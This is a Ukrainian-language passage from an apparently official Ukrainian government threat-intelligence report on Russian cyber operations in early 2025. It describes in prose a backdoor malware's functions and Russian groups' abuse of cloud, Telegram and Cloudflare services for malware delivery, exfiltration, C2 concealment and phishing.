Це шкідливе програмне забезпечення розроблене з використанням мови програмування C# та призначене для виконання VisualBasic та PowerShell скриптів, що забезпечують такий функціонал:

- Завантаження та встановлення SSH-сервера.
- Перевірка стану облікового запису адміністратора: у разі його вимкнення – активація та встановлення пароля; у разі активності – створення нового облікового запису з адміністративними правами.
- Зміна системних параметрів для увімкнення та спрощення віддаленого доступу через RDP/SSH, приховування облікових записів на екрані входу та вимкнення автоматичного оновлення системи.
- Завантаження та встановлення TOR для забезпечення доступності системи через цю мережу з метою подальшого розвитку атаки.

А в кампанії 2025 року, крім цього, здійснювався запуск легітимного програмного забезпечення ESET.

Угруповання UAC-0002 у своїх кібератаках використовує безліч різних «масок» – тактик, технік і процедур, що застосовуються під час атак. Ми поділяємо їх на різні кластери кіберзагроз, але незалежно від ідентифікатора (UAC-XXXX) їхнім завданням залишаються деструктивні атаки в кіберпросторі, з якими ми боремося вже понад десятиліття.

Легітимні ресурси як прикриття

Сьогодні хакери дедалі частіше зловживають легітимними онлайн-сервісами для доставки шкідливих файлів, зберігання конфігурацій тощо.

Завдяки високому рівню довіри до цих платформ, їхній трафік рідко блокується або викликає підозру.

На тлі загального трафіку така активність виглядає майже непомітною – і саме в цьому полягає її головна небезпека. Це дає змогу зловмисникам ефективно маскувати свою активність і обходити засоби захисту.

Вже давно не секрет, що до такої техніки найчастіше вдаються угруповання UAC-0001, UAC-0010 та UAC-0050, але не лише вони.

Наприклад, хмарні сервіси, що дають змогу зберігати файли, часто використовуються для доставки шкідливих програм або їхніх компонентів.

Листи від UAC-0050 часто містять посилання на Dropbox, Google Drive, OneDrive, Bitbucket або 4Sync, де розміщено архів зі шкідливим програмним забезпеченням.
Угруповання UAC-0218 для таких цілей використовує український сервіс UKR.NET E-disk.

UAC-0010 пішло ще далі й «надавало доступ» до шкідливих файлів через вбудований функціонал E-disk; у такому випадку надсилався системний електронний лист.

Окрім розміщення шкідливих файлів, такі сервіси можуть використовуватися й для ексфільтрації викрадених даних, оскільки значний обсяг такого вихідного трафіку виглядає цілком легітимно. UAC-0010 для таких цілей у своєму шкідливому ПЗ GammaBox використовує API платформи Dropbox.

UAC-0226, як зазначалося раніше, застосовує стілер GIFTEDCROOK, що надсилає викрадені дані до Telegram-чату.

Як уже згадувалось у наших попередніх звітах та публікаціях, хакерам фсб рф (угруповання UAC-0010) вдалося побудувати відмовостійку мережеву інфраструктуру.

Для цього вони також використовують низку легітимних сервісів. На сторінках Telegra.ph, Teletype.in, Rentry.co та в чатах Telegram вони розміщують адреси підконтрольних їм C2-серверів, що дозволяє динамічно їх змінювати.

Слід зазначити, що раніше на таких сторінках розміщувались безпосередньо IP-адреси командно-контрольних серверів, проте ще з початку 2024 року для приховування реальної адреси UAC-0010 почали активно використовувати сервіс тунелювання – Cloudflare Tunnels. Від початку 2025 року з такою ж метою вони стали використовувати інший сервіс – Cloudflare Workers.

Але найбільш очевидний варіант використання таких ресурсів – розміщення фішингових сторінок. Багато сервісів дозволяють безкоштовне розміщення вебсторінок на обмежений період, достатній для проведення фішингових кампаній.

З такою метою хакери часто використовують такі платформи, як Firebase, ipfs.io, mocky.io та вже згаданий вище Cloudflare Workers.

Фішингову сторінку можна з легкістю створити за допомогою сервісів для створення форм, наприклад, SmartForms.dev, яка дозволяє налаштувати власний дизайн форми, таким чином зімітувавши будь-яку форму авторизації будь-якої системи. Або ж API подібних платформ використовують для збору даних, введених на фішинговій сторінці.

Використання противником легітимних онлайн-ресурсів для шкідливих дій не є новою тактикою. Втім, останнім часом кількість таких платформ, які залучаються російськими хакерами, постійно зростає.

Безумовно, більшість сервісів реагують на звернення та видаляють або блокують шкідливий контент. Однак між виявленням загрози та її нейтралізацією минає певний час, протягом якого зловмисники встигають реалізувати свої цілі: надіслати шкідливу програму, викрасти дані тощо.

Саме тому проактивне виявлення таких зловживань є критично важливим – воно не лише зменшує час активності зловмисних ресурсів, а й спонукає хакерів відмовлятися від використання таких платформ у майбутньому.

Попередні звіти

Для розуміння цілісної картини трансформацій у сфері кібероперацій під час повномасштабної війни, ознайомтесь з попередніми аналітичними звітами на сторінці:

Аналітичні матеріали Держспецзв'язку

Контакт-центр для ЗМІ:

press@cip.gov.ua

Залишайтеся на зв'язку:

https://x.com/SSSCIP

https://x.com/_CERT_UA

https://www.linkedin.com/company/dsszzi

https://www.linkedin.com/company/cert-ua

https://www.facebook.com/dsszzi

https://www.facebook.com/UACERT

Державна служба спеціального зв'язку
та захисту інформації України

Російські кібероперації

Аналітика за І півріччя 2025